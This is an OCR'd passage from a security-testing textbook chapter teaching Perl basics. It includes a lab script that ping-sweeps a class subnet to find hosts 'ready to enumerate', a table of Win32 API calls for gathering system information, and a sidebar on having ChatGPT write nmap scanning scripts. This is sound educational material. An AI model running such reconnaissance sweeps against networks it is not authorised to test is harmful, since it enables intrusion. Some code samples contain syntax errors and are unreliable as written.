
Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-9 Perl help information



Source: Kali Linux

Figure 13-10 Perldoc.perl.org website



Source: perl.org

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Perl has a `printf` command for formatting complex variables. Table 13-10 shows how to use this command to format specific data. Note the similarities to C.

Table 13-10 Using **printf** to format output

Formatting character	Description	Input	Output
%c	Character	`printf '%c',"d"`	d
%s	String	`printf '%s', "This is fun!"`	This is fun!
%d	Signed integer in decimal	`printf '%+d%d', 1, 1`	+11
%u	Unsigned integer in decimal	`printf '%u', 2`	2
%o	Unsigned integer in octal	`printf '%o' , 8`	10
%x	Unsigned integer in hexadecimal	`printf '%x', 10`	a
%e	Floating-point number in scientific notation	`printf '%e' , 10;`	1.000000e+001 (depending on the OS)
%f	Floating-point number in fixed decimal notation	`printf '%f', 1;`	1.000000

Understanding the BLT of Perl

As you learned previously, all programming languages must have a way to branch, loop, and test. The following sections use code examples to show you how Perl handles these BLT functions. As you examine these examples, keep the following syntax rules in mind:

- The `sub` keyword is used in front of function names.
- Variables begin with the $ symbol.
- Comment lines begin with the # symbol.
- The & symbol indicates a function.

Except for these minor differences, Perl's syntax is much like the C syntax. This similarity is one reason many security professionals with C programming experience choose Perl as a scripting language.

Branching in Perl

To go from one function to another in a Perl program, you call the function by entering its name in your source code. In the following example, the `&name_best_guitarist` line branches the program to the `sub name_best_guitarist` function:

```
# Perl program illustrating the branching function
# Documentation is important
# Initialize variables
$first_name = "Jimi ";
$last_name = "Hendrix";
&name_best_guitarist;
sub name_best_guitarist
{
   printf "%s %s %s", $first_name, $last_name, "was the best!";
}
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Looping in Perl

Suppose you want to send an important message to everyone in your class by using the `Net send` command. Because you're sending the same message to multiple users, it's a repetitive task that requires looping. In Activity 13-5, you write a Perl script to send a message to everyone in the class. As you learned in C, you have several choices for performing a loop. In this section, you learn about two of Perl's looping mechanisms: the `for` loop and the `while` loop.

The Perl `for` loop is identical to the C `for` loop:

```
for (variable assignment; test condition; increment variable)
{
   a task to do over and over
}
```

Substituting the variable `$a`, you have the following code:

```
for ($a = 1; $a <= 10; $a++)
{
   print "Hello, security testers!\n"
}
```

This loop prints the phrase 10 times. Next, try getting the same output by using the `while` loop, which has the following syntax:

```
while (test condition)
{
   a task to do over and over
}
```

The following code produces the same output as the `for` loop:

```
$a = 1;
while ($a <= 10)
{
   print "Hello, security testers!\n";
   $a++;
}
```

Security Bytes | Chris Nandor, known for developing the Mac Classic version of Perl 5.8.0, became one of the first hackers to use a Perl script in an online election. Apparently, his Perl script added more than 40,000 votes for several Red Sox players during an online election in for the All-Stars game. Similarly, an online election involving the Denver Broncos traced more than 70,000 votes coming from one IP address. The power of the loop!

Testing Conditions in Perl

Most programs must be able to test the value of a variable or condition. The two looping examples shown previously use the less than or equal to operator (<=). Other operators used for testing in Perl are similar to C operators. Table 13-11 lists the operators you can use in Perl.

Often you combine these operators with Perl conditionals, such as the following:

- if—Checks whether a condition is true, as in the following example:

```
if ($age > 12) {
   print "You must be a know-it-all! ";
}
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 13-11 Perl operators

Operator	Function	Example
Arithmetic		
+	Addition	`$total = $sal + $commission`
–	Subtraction	`$profit = $gross sales – $cost of goods`
*	Multiplication	`$total = $cost * $quantity`
/	Division	`$GPA = $total_points / $number of classes`
%	Modulus	`$a % 10 = 1`
**	Exponent	`$total = $a ** 10`
Assignments		
=	Assignment	`$Last name = "Rivera"`
+=	Add, then assignment	`$a += 10;` shorthand for `$a = $a + 10`
-=	Subtract, then assignment	`$a -= 10;` shorthand for `$a = $a–10`
*=	Multiply, then assignment	`$a *= 10;` shorthand for `$a= $a * 10`
/=	Divide, then assignment	`$a /= 10;` shorthand for `$a = $a / 10`
%=	Modulus, then assignment	`$a %= 10;` shorthand for `$a = $a % 10`
**=	Exponent and assignment	`$a **= 2;` shorthand for `$a = $a ** 2`
++	Increment	`$a++;` increment `$a` by `1`
--	Decrement	`$a--;` decrement `$a` by `1`
Comparisons		
==	Equal to	`$a== 1;` compare value of `$a` with `1`
!=	Not equal to	`$a != 1;` $a is not equal to `1`
>	Greater than	`$a > 10`
<	Less than	`$a < 10`
>=	Greater than or equal to	`$a >= 10`
<=	Less than or equal to	`$a <= 10`

- else—Used when there's only one option to carry out if the condition is not true, and in the following example:

```
if ($age) > 12 {
print "You must be a know-it-all! ";
}
else
{
print "Sorry, but I don't know why the sky is blue.";
}
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- elsif—Used when there are several conditionals to test, as in the following example:

```
if ( ($age > 12) && ($age < 20) )
{
print “You must be a know-it-all!”;
}
elsif ($age > 39)
{
print “You must lie about your age!”;
}
else
{
print “To be young...”;
}
```

- unless—Executes unless the condition is true, as in the following example:

```
unless ($age == 100)
{
print “Still enough time to get a bachelor’s degree.”;
}
```

The message is displayed until the `$age` variable is equal to 100. With some practice and lots of patience, these examples can give you a start at creating functional Perl scripts.

Activity 13-5 Writing a Perl Script That Uses Ping and Notify-Send

Time Required: 30 minutes
Objective: Write a Perl script that uses branching, looping, and testing components.
Description: Security professionals often need to automate or create tools to help them conduct security tests. In this activity, you write a Perl script that uses the **`notify-send`** command and a **`for`** loop to select IP numbers from the classroom range your instructor has provided. Refer to the Perl documentation (https://perldoc.perl.org/Net::Ping) for more information about the Perl **`ping`** command.

1. Write down the IP address range used in the class network.
2. Open a terminal window, type **apt-get install libnotify-bin**, and press **Enter** to install the notification service you will use in this activity.
3. Type **cd ~/Desktop** to change the directory to the desktop. To use the gedit editor to create your script, type **gedit ping.pl** and press **Enter**.
4. Type the following code, pressing **Enter** after each line. Note that **`w.x.y`** is the network portion of the address:

```
# Program to ping workstations on your network
# If the ping is successful, a message is sent to the screen
# Program assumes a Class C address (w.x.y.z)
# Change the value of $class_IP below to reflect the network
portion of your network
```

5. Type the following code, pressing **Enter** *twice* after each line:

```
# The "z" octet will be incremented from 1 to 254 using a for
loop
use diagnostics;
```

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

```
use Net::Ping; # Loads the net library
$p = Net::Ping->new(); # Creates a new ping object with default
settings
$class_IP = "192.168.2"; # Network ID-
```

The last line initializes the variable you're using to hold your network ID. Change the value in the quotation marks to reflect your topology.


The next lines of code are the `for` loop, which increments the last octet of the network IP address to all available IP addresses in your class. The code inside the `for` loop should be indented for readability.

6. Type the following code, pressing **Enter** after each line and pressing **Tab** to indent the code where shown:

```
for ($z=1; $z<255; $z++) {
     $wkstation = "$class_IP.$z"; # Creates full IP address of
host to be scanned
     print "Looking for live systems to enumerate. Trying
$wkstation \n"; #Displays target info
     system("notify-send '$wkstation is ready to enumerate!'")
if $p->ping($wkstation); # Sends message if ping is successful
}
```

Your program should look similar to **Figure 13-11**.

Figure 13-11 ping.pl program




Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

7. To improve this program's documentation, add comment lines to your code stating the author and date written and explaining any complex algorithms.
8. Go through each line of code and make sure the syntax is correct. Note that the `$class_IP` variable holds the network portion of your class's IP address range. After verifying the syntax and contents of the Perl script, save it and return to the terminal window.
9. Run your script by typing **perl ping.pl** and pressing **Enter**. If you have no errors, your program should begin pinging IP addresses, as shown in Figure 13-12. If a live address is found, a notification appears at the bottom of the screen.

Figure 13-12 Executing ping.pl



Source: Kali Linux

10. To terminate the Perl script, press **Ctrl+C**. Leave the command prompt window open for the next activity.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

9. Perl requires a "$" to be placed in front of a variable name when referencing it.
   a. True b. False
10. The keyword elseif can be used in Perl to create complex if statements.
   a. True b. False

Check your answers at the end of this chapter.

Security Bytes | If you've never had the opportunity to learn how to program, or if you have limited time to create scripts to assist you with pen-testing activities, ChatGPT can help. With a few simple directives, you can ask ChatGPT to create a script specific to your requirements. For example, if you have a list of IP addresses of targets you want to run nmap against to determine their operating systems and running services, and these addresses are in a text file named IPaddresses.txt, you could ask ChatGPT to "create a python script that reads IP addresses from the file IPaddresses.txt and calls nmap for each address, using options to determine the operating system and running services." ChatGPT will produce a Python script that you can copy and paste into a file, and then run on your pen-testing computer, such as the Kali Linux VM in your pen-testing lab environment. You can even ask ChatGPT to "now add an option to save the results to a file," and it will add that functionality to the script. Remember that ChatGPT can make mistakes, so you should test the script to make sure it functions properly. Because you may have to debug the code, you should still learn programming basics so you can check ChatGPT's work. Additionally, because ChatGPT uploads your prompts to its servers, you should be careful not to provide proprietary or personal information in your programming requests.

Understanding Object-Oriented Programming Concepts

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

Just when you think you're comfortable with a technology concept, something new comes along. Although the concept of object-oriented programming isn't new to experienced programmers, it might not be familiar to those just learning how to write their first Perl script, for example. Perl 5 versions use object-oriented programming concepts, as do Python and Ruby, so this section introduces some basic object-oriented concepts as a foundation for writing another Perl script. Keep in mind that learning object-oriented programming takes time and practice.

The version of Perl you installed has additional functions that can make program calls to the Windows application programming interface (Win API). Programmers should know what functions are available in different OSs so that they can write programs that interact with these functions. For example, a C programmer knows that the Win API has the `NodeName()` function, which returns the NetBIOS computer name. To use this function, the programmer references it with `Win32::NodeName()`. The `::` separates the name of the **class**, `Win32`, from the member function, `NodeName()`. In object-oriented programming, classes are structures that hold pieces of data and functions. The following code example shows the Employee class in C++. Classes can be written in many object-oriented languages (e.g., Java, Object COBOL, and Perl). What's important is recognizing what a class looks like.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

```
// This is a class called Employee created in C++
class Employee
{
   public:
      char firstname[25];
      char lastname[25];
      char PlaceOfBirth[30];
        [code continues]
};
void GetEmp()
{
   // Perform tasks to get employee info
    [program code goes here]
}
```

The structure created in this code can contain employee information as well as a function that performs a lookup. A function contained in a class is called a member function. As mentioned, to access a member function, you use the class name followed by two colons and the member function's name:

```
Employee::GetEmp()
```

The `Win32` class contains many functions you can call from your Perl script. Table 13-12 describes some commonly used Win32 API functions.

Attackers and security professionals can use these functions to discover information about a remote computer. Although these functions aren't difficult to understand, becoming proficient at using them in a

Table 13-12 Win32 API Functions

Function	Description
`GetLastError()`	Returns the last error generated when a call was made to the Win32 API.
`OLELastError()`	Returns the last error generated by the object linking and embedding (OLE) API.
`BuildNumber()`	Returns the Perl build number.
`LoginName()`	Returns the username of the person running Perl.
`NodeName()`	Returns the NetBIOS computer name.
`DomainName()`	Returns the name of the domain the computer is a member of.
`FsType ()`	Returns the name of the file system, such as NTFS or FAT.
`GetCwd()`	Returns the current active drive.
`SetCwd(newdir)`	Enables you to change to the drive designated by the **`newdir`** variable.
`GetOSName()`	Returns the OS name.
`FormatMessage(error)`	Converts the error message number into a descriptive string.
`Spawn(command, args, $pid)`	Starts a new process, using arguments supplied by the programmer and the process ID (**`$pid`**).

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 13-12 Win32 API Functions *(continued)*

Function	Description
`LookupAccountSID(sys, sid, $acct, $domain, $type)`	Returns the account name, domain name, and security ID (SID) type.
`InitiateSystemShutdown(machine, message, timeout, forceclose, reboot)`	Shuts down a specified computer or server.
`AbortSystemShutdown(machine)`	Aborts the shutdown if it was done in error.
`GetTickCount()`	Returns the Win32 tick count (time elapsed since the system first started).
`ExpandEnvironmentalStrings(envstring)`	Returns the environmental variable strings specified in the **`envstring`** variable.
`GetShortPathName(longpathname)`	Returns the 8.3 version of the long pathname. In DOS and older Windows programs, filenames could be only eight characters, with a three-character extension.
`GetNextAvailableDrive()`	Returns the next available drive letter.
`RegisterServer(libraryname)`	Loads the DLL specified by **`libraryname`** and calls the **`DLLRegisterServer ()`** function.
`UnregisterServer(libraryname)`	Loads the DLL specified by **`libraryname`** and calls the **`DLLUnregisterServer ()`** function.
`Sleep(time)`	Pauses the number of milliseconds specified by the **`time`** variable.

program takes time and discipline. For security professionals who need to know what attackers can do, gaining this skill is worth the time and effort.

In Activity 13-6, you create a Perl script that uses some of the Win32 API functions listed in Table 13-12. This script gives you the following information about the Windows computer you have been using for this chapter's activities:

- Login name of the user
- Computer name
- File system
- Current directory
- OS name


Activity 13-6 Creating a Perl Script That Uses the Win32 API

Time Required: 30 minutes
Objective: Install Perl on Windows and access the Win32 API from a Perl script.
Description: In this activity, you install Strawberry Perl on a Windows computer and write a basic Perl script, using the formatting functions you have already learned and the Win32 API functions in Table 13-12. Windows doesn't support Perl by default, so you have to download and install a Perl engine. Windows security will interrupt the installation several times to make sure you really want to install this software. Strawberry Perl is well-known and trusted, so can install it safely.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

1. Start your web browser and go to the Strawberry Perl website (https://strawberryperl.com/), as shown in Figure 13-13.

Figure 13-13 Strawberry Perl page




Source: Strawberry Perl

2. In the Latest Release box, click the **MSI download** link to download the installer. This is currently 5.42.0.1 MSI, as shown in Figure 13-13.
3. After downloading, a Windows message might appear warning that the strawberry-perl file you just downloaded "isn't commonly downloaded" and to make sure you trust it before opening. Right-click the file in the Downloads list and select **Keep**, as shown in Figure 13-14.
4. When another dialog box appears asking you to make sure you trust the file, click the **Delete** arrow and then click **keep anyway**.
5. Click **Open file** to open the file and start the installing Strawberry Perl.
6. In the Windows protected your PC dialog box, click the **more info** link and then click the **Run anyway** button to start the Strawberry Perl Setup Wizard. Click **Next**.
7. Check the "I accept the terms in the License Agreement" check box and click the **Next** button. Click the **Next** button again and then click the **Install** button.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-14 Download Strawberry Perl



Source: Strawberry Perl

8. Click **Yes** when the "Do want to allow this app from an unknown publisher" warning box pops up. Click the **Finish** button, read the README.txt file, and then close it. Strawberry Perl is installed by default in the directory **C:/Strawberry**. It's best to change to this directory in a command prompt session and create your Perl scripts in that directory–this way the Perl command for executing your scripts is easily found.

Next, you install a program called Notepad++ to use as an editor for your programming. Notepad++ is an improvement on the built-in Windows Notepad program. Notepad++ is aware of programming constructs and displays your code in a way that assists you while you are coding.

1. Go to **https://notepad-plus-plus.org/** and download and install the latest version of Notepad++. Download the 64-bit x64 version of the installer.
